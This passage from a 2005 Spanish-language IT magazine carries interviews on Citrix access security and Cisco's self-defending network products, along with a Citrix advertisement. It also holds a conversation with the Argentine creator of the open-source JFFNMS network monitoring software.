En ese sentido, hay que verificar la red, no sólo WiFi sino todas aquellas que se consideran no seguras. La securización del vínculo tiene que pasar por los conceptos básicos de encriptación tradicional. Pero también, hay técnicas básicas, como la virtualización de aplicaciones y la autentificación: puedo describir un proyecto muy interesante, que tuvimos con un organismo de gobierno, en el que usuarios necesitaban acceder a datos confidenciales desde PDAs cuando estaban en la calle. El problema ahí, no era sólo la posibilidad de que se pudiese pinchar una red WiFi, sino que también estaba el tema de que se roben los equipos (que almacenaban información privada). Se debía garantizar la seguridad de la información, con lo cual la solución fue que, ni los datos ni las aplicaciones salieran nunca del DataCenter. Entonces, se pasó a procesar los datos de manera virtual, sin importar el dispositivo usado.

Se debe reconocer la necesidad de cada cliente, en cuanto al trabajo y a los niveles de criticidad de su seguridad. Se comienzan a emplear entonces todas las tecnologías (virtualización, SSL, VPN universal, procesos de identity management, claves de autentificación de dos fases,...) Lo que ha hecho Citrix es reunir estas herramientas bajo un mismo concepto, para manejarlo de forma integral.

¿Cuáles son las dudas más frecuentes de los clientes frente a esta propuesta?

Hasta ahora, la seguridad de acceso se ha manejado de forma binaria -te doy acceso o no-, lo cual funciona como una puerta (te dejo entrar o no, o te permito hacer una tarea determinada). Normalmente, las

dudas de los usuarios están relacionadas por el hecho de preguntarse, '¿cómo puedo yo comenzar a permitir más acciones y mayores escenarios de conectividad, todo dentro de un entorno seguro?' Por ejemplo, un ejecutivo que está conectado desde el Business Center de un hotel, usando una PC pública, accede a la lista de clientes porque tiene que coordinar una reunión de trabajo. En esa situación, debe garantizarse la seguridad del dispositivo y la conectividad usados. Creo que las dudas están relacionadas en 'cómo permito que mis usuarios trabajen, mientras tengo al mismo tiempo un control sobre todos los elementos'.

¿Qué ocurrió en el Citrix iForum Global, realizado en Las Vegas a mediados de octubre pasado?

iForum es un evento anual que está destinado a usuarios finales, no sólo para que vean los nuevos productos, sino también para establecer un espacio de interacción entre compañías de distintas partes del mundo que están realizando proyectos similares. Se llevan a cabo talleres de colaboración, para discutir experiencias. En esta oportunidad, se le dio mucho énfasis a la plataforma de virtualización (para aplicaciones client server), a la optimización (para el mundo web, de contenidos y programas), y al streaming, destinado a aplicaciones de back office. Se presentaron los tres mundos, integrados en un esquema de seguridad de acceso basados en la plataforma de Citrix. La idea de iForum 2005 fue mostrar la posibilidad de integración de distintos escenarios tecnológicos que tiene el usuario dentro de un único esquema de seguridad global.

Mostrar Presentation Server correr sobre Windows Vista fue uno de los espectáculos que se presentaron en iForum. ¿Qué puede contar al respecto, y más precisamente la relación que tiene Citrix con Microsoft?

Presentation server tiene clientes que trabajan sobre diversas plataformas, y ya existe un mercado para Windows Vista. La asociación con Microsoft ha sido de toda la vista, siempre hemos tenido una alianza muy grande con Microsoft, y hoy en día la relación es más fuerte que nunca. Hemos hecho bastantes iniciativas conjuntas: se lanzó a mediados de este año, Citrix Access Essentials, una plataforma de virtualización de aplicaciones corporativas para las pymes. También, proyectamos a futuro, en la medida de aprovechar las capacidades de Presentation Server dentro del sistema Vista. Y renovamos nuestro acuerdo de cooperación tecnológica con Microsoft por otros cinco años. Interactuamos mucho con Microsoft, y nuestros avances están alineados con Microsoft aún cuando Presentation Server también puede funcionar sobre Unix.

¿Cómo estaría estructurada la plataforma Citrix Access Suite a partir de la seguridad?

La suite de Citrix está conformada por tres líneas de productos:

Presentation Server: es el primer paso; es la relación con el concepto de virtualización de aplicaciones, y fundamentalmente, se encarga de manejar la seguridad de acceso gestionando el procesamiento que está distribuido en las estaciones cliente dentro del DataCenter (en el que se aplican directamente las políticas de seguridad).

Access Getaway: funciona con las capacidades de los dos mundos –SSL VPN y VPN IPSec-, y permite integrar desde este mismo punto de acceso, la capacidad de tener múltiples servicios tecnológicos (voz sobre IP, aplicaciones, contenidos y sistemas web). Advanced Access Control, que es un complemento de Access Getaway, hace posible este proceso de acceso inteligente.

Finalmente, Password Manager: una solución single sign-on, que permite administrar centralizadamente las claves de todas las aplicaciones. De esta manera, se compone la suite, de la que cada componente se integra al esquema de seguridad de acceso.

¿Cuáles son las amenazas que ponen en jaque a las empresas?

Por un lado, está el "mundo de la vulnerabilidad", que fue un tema de discusión que se desarrolló hace poco en un evento de seguridad de IDC, y en el que se habló de todo tipo de ataques informáticos, incluso de ciberterrorismo y del negocio de atacar compañías en términos de conseguir información confidencial. Y es que estamos insertos en un mundo cada vez más global, y de esta manera es que estamos cada vez más expuestos. Lo que tiene mucha importancia es la relación con los trabajadores de la empresa, en cuanto a la manera de administrar políticas de seguridad con los empleados, y establecer contactos con socios o terceros. Porque la cuestión es proteger la confidencialidad de la información y en consecuencia, permitir un cierto nivel de acceso según el usuario. Hay que considerar el daño que puede llegar a causar un empleado disconforme o el hecho de que se pierda una notebook que contenga información de la empresa.

Una gran parte de los incidentes de seguridad en las organizaciones no están relacionados con ataques de hackers ni virus, sino que tienen que ver con el descuido en la aplicación y regulación de las políticas internas, la manera en la que se administra la documentación, y el control que se tiene sobre el acceso de los usuarios en cada momento. Es en ese mundo donde creo que se puede mejorar, con la implementación de sistemas de seguridad, y allí hay mucho camino por recorrer. ■

Mayor rapidez y efectividad ante amenazas de Seguridad



Gastón Tanoira
Gerente de Soluciones de Seguridad
Cisco América Latina

NEX IT Specialist #19 (Octubre 2005) estuvo dedicada a las tecnologías CISCO. Allí, en varios artículos se introducían las nuevas ideas de CISCO en relación a la seguridad del mundo de networking: redes inteligentes, self defending networks.
A principios de Octubre 2005, Cisco Systems, Inc. anunció una serie de novedades. Gastón Tanoira, Gerente de Sistemas de Seguridad de Cisco para América Latina detalla los nuevos productos y las mejoras en Seguridad anunciadas.

¿Qué anunció Cisco?

Un nuevo producto y varias mejoras a la plataforma de Redes Autodefensivas:

• El Sistema de Control de Incidentes, ICS, el cual permite responder en un lapso de minutos a la propagación rápida y global de gusanos y virus que actualmente amenaza a las redes.

• Los Sistemas de Atenuación distribuida de amenazas para los Sistemas de prevención de intrusiones, IPS, una nueva solución de prevención ante ataques que entrega una respuesta más integrada y coordinada a las amenazas locales.

Mejoras a las nuevas versiones del software de los productos Cisco IPS y Cisco IOS, que tienen capacidades de prevención de ataques para la entrega de servicios avanzados e innovadores de atenuación y protección ante los ataques.

Estos productos y mejoras amplían la estrategia de seguridad y el portafolio de productos de Redes Autodefensivas de Cisco, y tienen como objetivo entregar una respuesta en tiempo real contra las amenazas, basada en la inteligencia de la red.

¿Por qué son importantes estos productos?

Los virus y gusanos continúan siendo los principales incidentes a la seguridad de las empresas, causando cientos de millones de dólares en pérdidas. Lo acabamos de ver recientemente con Zotob y sus muchas versiones.

El Sistema de Control de Incidentes, ICS, anunciado hoy por Cisco y disponible a nivel mundial, está dirigido precisamente a proteger a la red de este tipo de epidemias. ICS automatiza la respuesta y disminuye drásticamente el tiempo de reacción ante amenazas a la red. Entrega un tiempo de respuesta sin comparación en la industria. Hace frente a las nuevas amenazas, sin importar lo novedosas que sean. Es efectivo por cuanto se propaga a través de la red ofreciendo puntos de mitigación donde se requieran. Es económico pues utiliza la infraestructura actual de Cisco y es flexible en su administración.

El ICS es una consola que está conectada con el laboratorio de Trend Micro, TrendLabs, y a su vez con todos los elementos de seguridad de la red. Cuando TrendLabs detecta un virus nuevo, envía las características del virus a la consola y esta lo re-envía automáticamente a la puntos necesarios de la red y lo bloquea. Esto sucede a los 15 minutos de que es detectado un nuevo virus. Bloquea ciertos puertos. A los 90 minutos, en promedio, Trend Micro tiene preparada la vacuna y

Fig. 1: Los costos de una infección





Fig. 2: Cisco ICS reduce los costos de infección.



las firmas de alta fidelidad correspondientes, y las envía a los sistemas de IPS (dispositivos, routers y switches) y luego desbloquea los puertos que había deshabilitado en forma temporal. Ya con la firma más exacta, puede bloquear tráfico maligno. Todo esto reduce sustancialmente el número de sistemas infectados, los tiempos de vacunación y por lo tanto los costos por ataques de virus.

¿Y cuál es la importancia de las mejoras en el Cisco IPS y el software Cisco IOS?

El Cisco IPS o sistema de prevención de intrusiones, es una funcionalidad de seguridad que Cisco entrega en dispositivos de función específica o de múltiples funciones, o como software en routers, o como una tarjeta en la línea de switches Catalyst.
Las mejoras anunciadas a esta funcionalidad son varias. Se añadió una funcionalidad de colaboración entre el IPS y los routers y switches, para mejorar la capacidad de preservar ancho de banda, el cual se veía afectado cuando actuaba. Se añadió otra funcionalidad que permite soportar 255 VLANS en una sola interfase, lo que maximiza la inversión para conectar un mayor número de subredes sin necesidad de agregar más interfaces físicas.
Se le agregó también un motor antivirus dedicado que entrega análisis de virus y de worms, el cual puede identificar comportamientos específicos de virus, y que frena su propagación a través de la red.
Por último, se hicieron mejoras en el balanceo de carga, las cuales entregan un mejor desempeño y mayores opciones de implementación de redundancia.
Con respecto a las mejoras al software Cisco IOS, se implementó una funcionalidad que hace una inspección profunda del tráfico, que permite determinar a qué aplicación pertenece el tráfico y el tipo de tráfico. Por ejemplo, puede identificar si cierto tráfico pertenece a Yahoo Messenger y si el tráfico es un chat o el envío de un texto o una foto o voz.
Al permitir esta granulanidad en la identificación del tráfico y de la aplicación a la cual pertenece, una empresa, por ejemplo, puede crear políticas para el uso de Yahoo Messenger por parte de sus empleados. Puede permitir el chateo pero bloquear el intercambio de fotos y de voz. O permitir todo tipo de tráfico si lo considera conveniente. Con este filtrado se crean políticas muy efectivas para el control de la seguridad del sistema. Esto sin mencionar su facilidad de implementación y administración.

¿Cómo se enmarcan estos productos dentro de la estrategia de seguridad de Cisco?

Estos productos mejoran la estrategia de seguridad de Cisco, pues están en capacidad de identificar, prevenir y adaptarse a las amenazas de seguridad de forma automática. La única defensa viable a los ataques modernos de seguridad, debido a su complejidad y rapidez de expansión, es mitigar estos riesgos en la propia red. No se puede depender de dispositivos puntuales que estén en la periferia sino que la red en sí misma debe defenderse.
La seguridad de la red debe ser integrada a nivel del sistema. Todos los componentes de la red tienen que ser punto de defensa e interactuar entre sí mismos. Los routers tienen que hablar y trabajar con los switches, los firewalls, los sistemas de prevención de intrusos, servidores, PCs, los puntos de acceso inalámbricos, etc. Todo debe trabajar como un sistema unificado.
Además, la defensa debe adaptarse automáticamente a las nuevas amenazas. Este es un enfoque proactivo y no reactivo, donde la red se adapta a la evolución de los nuevos ataques. De esta manera la red puede identificar comportamientos sospechosos de los distintos dispositivos conectados a una red, independientemente que el ataque sea conocido o no.
Cisco concibe la infraestructura de TI como un ser viviente, donde la red es el sistema inmunológico. Los seres vivientes estamos expuestos a virus y enfermedades en nuestra vida diaria, pero a pesar de esto el cuerpo se defiende solo, sin que nos enteremos. En las ocasiones que el virus traspasa las primeras defensas, las funciones vitales siguen trabajando. De esta misma forma las redes deben auto defenderse para proteger sus aplicaciones de misión crítica. ■


todo
bajo
control
poweredbycisco.

Entrevista a Javier Szyszlican Creador del Software de Monitoreo JFFNMS

"JFFNMS es un software de monitoreo de redes que se utiliza en todo el mundo, es argentino y Open Source. Hablamos con su creador para que nos comente cómo surgió y también qué piensa del software libre".


Marisabel Rodriguez Bilardo
Ingeniera en Electrónica

Si desean contactar al entrevistado, le pueden mandar un mail a *javier@jffnms.org*

Puede ser que su simpatía por los pingüinos haya surgido de que vivió en Ushuaia mucho tiempo, lo cierto es que este chico de 24 años es fanático de Linux y no hay quién lo convenza de lo contrario.
Hace cerca de 5 años que está programando su obra maestra que puso a disposición de la Comunidad Open Source, un software para monitoreo de redes muy completo y avanzado, y a la vez amigable y sin las complicaciones típicas de este tipo de herramientas, que se está utilizando en todo el Mundo.
Un "Network Management System" o NMS es un sistema que permite administrar y monitorear el estado de diferentes dispositivos. Los dispositivos pueden ser routers, switches o servidores, en general elementos de red, JFFNMS los llama hosts.
Hay dos formas en las cuales JFFNMS determina el estado de los elementos de red, puede preguntar la información a los dispositivos o esperar que se ejecuten determinados triggers.
El programa se vale de SNMP (Simple Network Management Protocol) para sacar toda la información posible de los hosts, pero a su vez utiliza todas las herramientas que puede para obtener inclusive más datos de estado y estadísticas de toda la red.
Entre las posibilidades que brinda el software encontramos sistemas de alarmas y eventos SNMP, SNMP polling de routers, switches y estado de interfaces de red, gráficos estadísticos de estado de interfaces de dispositivos, gráficos de información de hosts como uso de CPU, memoria y disco, notificación via e-mail basada en filtros de alarmas. Las features de este programa son muchas, por ejemplo tiene la posibilidad de hacer backups de configuraciones de routers o de verlas on-line, también tener un detalle pormenorizado de la actividad de los usuarios en routers o switches, entre otras tantas.
Hay una gran cantidad de tipos dispositivos que puede monitorear, y la lista sigue aumentando gracias al aporte y los pedidos de los miembros de la comunidad que participan en el desarrollo de JFFNMS (Ver figuras 1 y 2 en las siguientes páginas).
Me encontré con él en un bar de San Telmo y me contó su historia, tan verborrágico que casi no me dejó hablar, como leerán, habló de su programa pero también del Software Libre y de los Administradores de red.

M: ¿Cómo surgió la idea de hacer un software como el JFFNMS? (JFF viene de "Just for fun", la biografía de Linus Torvalds el creador de Linux, y NMS es "Network Management System").
J: En la época en la cual surgió yo estaba trabajando en un proveedor de Internet y solamente monitoreaban los equipos con un "What´s up" o por ping, y un MRTG, pero te enterabas de que había algún problema cuando el cliente te llamaba diciendo que se había caído el enlace y había que actuar ahí, no había nada que vaya diciendo antes cuando algo empezaba a estar mal. En los enlaces satelitales hay cosas que pasan antes de que se caigan, porque si hay lluvia, empezás a ver errores y después se cae. Se puede llegar a monitorear los errores un par de horas antes, entonces llamás al cliente y le decís que el enlace se va a caer, que es muy diferente a que te llame y te diga que se cayó, porque hay acciones preventivas que se pueden tomar.

M: Cuando utilizás un programa de monitoreo que es por ping, ves que el equipo deja de contestar cuando ya está caído.
J: Claro, en realidad un equipo que está por caer empieza a tener más errores, hasta que son demasiados y lo ves como caído. Si vos podés monitorear que va subiendo la cantidad de errores podes evitar que se caiga antes de que sea imposible, porque en los enlaces satelitales se puede subir un poco la potencia y zafás, pero tenés que saberlo desde antes, sino no tiene sentido.
Una de las primeras cosas que me dijeron fue "hacé algo que pueda monitorear las cosas antes de que pasen", y me dieron un HP OpenView. Lo hice andar, pero cuando les mostré que lo que habían comprado era muy complejo, y para hacerlo más lindo había que llamar a alguien que lo customice, lo que significa más costos, me dijeron "dale nomás, hacé algo más".





Citrix Access Gateway™

Citrix Access Suite™ | Citrix Presentation Server™ | Citrix Password Manager™

Relajate!

Vos te sentís tranquilo si el acceso a tu información es a través de Citrix Access Gateway

Citrix Access Gateway™ – Hace el acceso simple, seguro y de bajo costo

Citrix Access Gateway™ la forma más sencilla y costo efectiva para balancear la productividad y la seguridad controlando quién accede al a información de la empresa y qué están autorizados a realizar con ella. Citrix Access Gateway provee un punto de acceso seguro y siempre activo a todas las aplicaciones e información de la empresa.

Solicite lo mejor para su negocio!

LicenciasOnLine (Distribuidor de Software Cono Sur) cuenta con un equipo de partners especializados en brindar soluciones de infraestructura de acceso a distintas organizaciones en la región. Garantizándoles una operatoria más segura y competitiva en el manejo de la información. Si desea que algunos de nuestros partners se comunique con su empresa para asesorarlo envíenos un mail a citrix@licenciasonline.com o llámenos al 0810-810-CITRIX (2487)

Participe de un seminario de información gratuito

Si desea participar de una charla sobre ***"Internet como medio organizativo de la comunicación empresarial"*** por favor envíenos un mail a citrix@licenciasonline.com o llámenos al 0810-810-CITRIX (2487)

www.citrix.com





Entonces empecé a programar desde cero. Me basé en muchas ideas de Netcool, que es un sistema de procesamiento de eventos muy groso, en HP OpenView y obviamente en MRTG, es más, el engine gráfico del NMS es RRDTool que es del mismo autor que el MRTG. El autor separó las herramientas de "poleo" (preguntar a todos los equipos si están levantados) del MRTG de la parte de graficación, que hizo en un programa aparte, entonces cualquier otro programa puede usarlo. Yo tengo mi propio motor de monitoreo, y uso el RRDTool para graficación. Bueno, entonces empecé a programar el NMS, esto es Enero de 2000. Al principio era solamente la pantalla de eventos. Por ejemplo, cuando un usuario se loguea por TACACS a un router me aparece un evento, y cuando se cae una interfaz también, después tuve que mezclar las dos pantallas en la misma. Luego empezó a crecer con herramientas para monitorear, y ahí empecé a monitorear tráfico, errores, "packet loss" haciendo pings con algo que se llama PING-MIB de Cisco, podés hacer ping desde un router a un equipo remoto, pero no desde tu máquina sino desde el router, con lo que medís tiempos locales reales. Y después me dijeron: "Ahora que ya tenés estos gráficos, ¿porqué no hacés algo para que nos avise antes de que empiece a dar error?", entonces ahí empecé con los SLAs (Service Level Agreements), a cada media hora analiza los gráficos y a través de una serie de parámetros que uno define chequea que la cantidad de paquetes errados sea menor al 5%, y sino, me tira un evento, con lo cual el operador ve un cartel amarillo que dice que hay algún problema con el SLA. Entonces llama al cliente y le pregunta "¿Está lloviendo?", "Sí, está lloviendo", "¿Podés subir la potencia un par de dB?", para poder pasar la lluvia sin que se le caiga el enlace, y después cuando termina la baja nuevamente.

Más o menos por Febrero de ese año decidí hacerlo OpenSource. Lo decidí teniendo en cuenta lo que me dio la Comunidad Open Source: un sistema operativo que yo no hubiera podido programar solo, un navegador, Open Office, entre otras cosas, y por otro lado no había un sistema de monitoreo de este estilo, con todo eso, dije bueno, ellos me dieron todo eso, yo les doy un sistema de monitoreo que ellos no pudieron programar, porque hasta ese momento no existía. Hay otras opciones como Open NMS, Nagios, pero a mi nunca me gustaron, eran otra cosa.

M: Aparte este sistema está más adaptado a lo que puede llegar a ser un provedor de Intenet.

J: Yo lo empecé para proveedores de Internet, monitoreaba routers al principio, nada más, ni servidores ni nada, solamente routers Cisco, después lo fui haciendo más genérico para hacer más cosas. En el trabajo me lo dejaron hacer Open Source porque lo decidí antes de dárselo a ellos.

M: ¿Cómo se hace para crear un proyecto Open Source?

J: Vas a SourceForge.net y creás un proyecto, cargás lo que vas a hacer y te lo abren, es automático. No validan si vale la pena o no, y está bueno porque te dan todos los servicios: espacio para la página web, un CVS (Concurrent Versioning System), listas de correo, te dan espacio para poner los archivos. Cuando hacés un release, ponés los archivos ahí y lo distribuyen en todo el Mundo y la gente lo puede bajar de muchos lados, con lo cual es rápido, te dan servicio de noticias para mandar a los usuarios, listas de pendientes, organización de usuarios, por ejemplo puedo hacer un pedido de alguien que sepa hacer páginas web para modificar el CSS de este programa, y la gente se puede unir al proyecto.

M: Todo gratuito.

J: Source Forge es gratuito completamente, lo único que hacen es ponerte un poco de publicidad en la lista de correo, te ponen debajo de cada mail un par de líneas, el loguito de ellos el tu página, pero nada más, es gratis. La está bancando IBM ahora, pero antes no, lo bancaba uno de los mayores distribuidores de Linux antes del crash del 2000. Bueno, creé el proyecto ahí y empecé a la primera versión que fue la 0.5, las demás las consideré mis versiones de prueba internas en el laburo, ya estamos en Febrero de 2001. Lo bueno es que cuando vos publicás un release en Source Forge, aparece en la lista de los nuevos releases, con lo cual la gente lo encuentra más fácilmente, después también está Fresh-Meat.net, que es otro sitio donde cada vez que hacés un release nuevo ponés los archivos y mucha gente lo ve, la mayoría de los usuarios llegaron por eso y otros por comentarios, pero la mayoría lo vio en Source Forge o en Fresh Meat.

Hay una gran cantidad de tipos dispositivos que puede monitorear, y la lista sigue aumentando gracias al aporte y los pedidos de los miembros de la comunidad que participan en el desarrollo de JFFNMS.

M: Entonces la gente lo va probando.

J: Por supuesto. Además esto le pegó a un nicho que no existía, vos podés tener algo muy básico como un "What´s up" que es monitoreo por ping o un Nagios que es un poco más avanzado pero es extremadamente complejo de configurar, y es muy básico, y tenés HP OpenView que es extremadamente complejo, hace todo, pero es muy complejo de configurar, y lo compran las empresas grandes, además hay otros de Unicenter TNG, hay muchos, pero no había nada para el medio, que sea para una red mediana, que tenga Linux, otro sistema operativo más por ahí dando vueltas y routers. Por lo general querés gráficos, eventos, querés ver la performance, ver cuándo un disco superó tal porcentaje de capacidad y no querés pagar 20000 dólares por el sistema, o no querés estar 300 años configurándolo. Ese es el nicho que atacó el programa.

M: Y además es fácil de instalar.

J: Es difícil de instalar pero no de configurar. Bueno, es difícil de instalar si uno no sabe Unix, si sabés Unix seguís las instrucciones y está todo ahí, pero una vez instalado no hay que configurar nada, excepto que quieras hacer modificaciones, pero ponés la ip de tu equipo, un par de parámetros y te descubre todo lo que sabe de ese equipo, todo lo que el programa entienda. Tenés que poner la IP de cada servidor y la comunidad que vayas a usar y un par de parámetros más y después hacés algo que se llama "Manual Discovery" que le dice al NMS que todo lo que vos podés llegar a monitorear en un equipo, lo que encuentra te lo dice y lo que no, no. Entonces dice: encontré tales placas de red, tales procesos corriendo, tales puertos TCP abiertos. Vos podés monitorear algo sin que tenga SNMP, este programa no es SNMP, digamos que SNMP es un protocolo




Fig. 1: Una de las pantallas del programa en donde se ven los eventos y todos los hosts que se monitorean.

muy útil para monitorear cosas, pero por ejemplo si vos no tenés SNMP contra un equipo también podés monitorear puertos abiertos, si responde al ping o no, de esa información te puede graficar el "packet loss", se puede graficar el tiempo de respuesta, entre otras muchas cosas. Por ejemplo viste cómo es SMTP, que cuando te conectás te pone un banner, con lo cual si vos cambiás el servidor de mail, tira un evento que te dice que el servidor bajó porque no le responde. Seguramente te va a aparecer otro string cuando te conectás, que va a ser diferente al del anterior, entonces vas a saber que cambiaste el servidor.

"Las dos preocupaciones básicas de los administradores de red hoy son saber lo que está pasando y saber que realmente les están dando lo que compran."

M: Te vas a dar cuenta de que cambiaste la versión, por ejemplo.

J: O el programa, lo que sea. Pero son todas cosas que no vas a ver con SNMP y que podés monitorear. O si se cae o no. Apache tiene un módulo interno de monitoreo de cantidad de conexiones abiertas, performace y todo eso, que te da la información por HTTP y no por SNMP, con lo cual si hay un apache configurado así, yo puedo monitorear y hacer todos los gráficos sin que haya SNMP. El programa es bastante genérico como para usar cualquier método para obtener información y no está casado con SNMP. SNMP es muy útil para muchas cosas, si lo tenés es mejor, pero sino anda igual. Verás menos cosas, pero ves.

M: En Argentina, ¿vos conocés algún otro software Open Source?

J: No conozco a los programadores, pero hay. Los argentinos contribuyen mucho a proyectos, no hay tantos programas empezados acá, ahora no me acuerdo, hay una distribución de Linux que se llama UTUTO, también hay un editor de texto que se llama algo así como Set Editor y un par de frameworks para PHP, no sé demasiado como para comentarte. Pero hay mucha gente que contribuye a proyectos. Hay gente que contribuye a OpenBSD, a FreeBSD a la comunidad de seguridad, por ejemplo está Core, que es una comunidad enorme, los tipos encuentran bugs en donde quieras, son bastante grosos y están acá. Hay una comunidad bastante grande en Argentina. En Cafeconf (Conferencia sobre Linux realizada en Octubre de este año) se vio que hay mucha gente interesada, hubo 120 charlas, y como 2000 asistentes. Hay mucha gente y está llegando a un nivel bastante interesante. Y mi programa se está usando bastante. El otro día fui a un curso y charlando con los compañeros empezamos a hablar de sistemas de monitoreo y un pibe dijo: "Nosotros usamos el JFFNMS", y yo le dije, "¿Vos sabés quién lo hizo?", "Sí, me dijeron que un pibe argentino". "Soy yo", le contesté, pero no me creía, le tuve que mostrar el documento, al otro día obviamente lo chequeó y me creyó.

M: ¡Qué loco!

J: Hay mucha gente que lo usa y no estoy enterado, me comentaron que lo usaron en Ciudad (Internet), después lo cambiaron por un sistema hecho internamente por ellos, hay un par de bancos. Pero todavía no llegamos al momento en que haya empresas grandes que vayan a buscar este tipo de herramientas Open Source. Compran HP Open view o algo que les viene de arriba, y las muy chicas no tienen nada o tienen algo muy básico, recién ahora Linux se está masificando como para que alguien lo instale. Por eso es que además hice una versión para Windows, usando PHP, Apache, MySQL, todo lo mismo, pero para Windows, que es mucho más fácil de instalar; es como para que el que todavía no se anima a Linux pueda probarlo, que le guste, y después cuando quiera monitorear toda su red porque Windows lo le va a dar, lo instale en un Linux. No le va a dar no por un error de diseño, básicamente porque PHP y Apache en Windows pierden memoria como nada, se te llena la memoria en dos segundos, y no está diseñado para eso, digamos, está diseñado para algo de mucha performance, por lo menos es lo que me parece a mi. En la lista hay gente que monitorea 10 equipos, 20, cuando llega a los 50 dice "esto está un poco lento" y yo les contesto "¿porqué no te movés a Linux ya que estás acá?", o a cualquier otro Unix. Algunos se pasan y otros no.

M: ¿Por qué elegiste cada uno de los programas que usaste?

J: Bueno, básicamente traté de no reinventar la rueda. Empecé con PHP porque es muy fácil hacer prototipos, digamos, podés programar algo de tres líneas, que no tenga ningún sentido, que tenga 50 errores de sintaxis y anda igual. En ese momento, como me estaban apurando para hacer las cosas en el trabajo, necesitaba hacerlo rápido. Cuando tenés que hacer un proyecto rápido y relativamente complejo, es mucho más rápido hacerlo con esto, suele salir bastante mejor que con otras cosas.

M: Más que nada te focalizás en el problema que tenés que resolver.

J: Totalmente, te focalizás en el problema y no en las idiosincrasias del lenguaje de programación. Yo quiero hacer "esto" y el programa lo hace o intenta, y algunas veces le errás con algunas cosas pero responde bastante bien. La cosa es que nunca nadie había hecho un sistema de monitoreo en PHP, PHP está pensado para el lado cliente, bases de datos, y hablar con una página web y nada más, y yo uso PHP para la parte gráfica obviamente, pero también para el motor de monitoreo de SNMP, todo está hecho en PHP, todo-todo-todo, lo cual da mucha flexibilidad cuando hay que hacer un cambio, no hay que compilar, eso genera que sea un poco más lento que si lo hubiera hecho en C, pero prefiero hacerlo más fácil para mi que hacerlo en C y que sea más rápido; todavía no resulta preocupante la velocidad del sistema. Más con las máquinas que hay ahora, o sea, no tiene mucho sentido. Después, como ya hablé, para el tema de la graficación, usé RRDTool. PHP tiene muchos módulos, para hablar con bases de datos, para hacer conexiones a puertos TCP, ya está todo hecho, por lo cual no había que reinventar nada, voy agarrando de todo las cosas que dan y las integro en el NMS, lo bueno que me dio también PHP es que es bastante portable, yo tengo la versión para Windows para la cual tuve que hacer 5 líneas de modificación, por el tema de los paths, que en vez de tener la barra para un lado la tienen para el otro, y nada más, y el programa en sí funciona en un 80%.

M: ¿Es así de portable?

J: Es así de portable. No tuve que cambiar nada, tuve que configurar las cosas que eran muy Unix, pero nada más, y poner un par de "if", para decir que si es Windows haga una cosa y si es Linux haga tal otra, pero nada más. La verdad me llevó una semana portarlo, para que funcione la mayor parte del programa, porque hay cosas que tenés en Windows y otras que no. Los módulos chequean qué pueden descubrir en el host y si encuentran algo

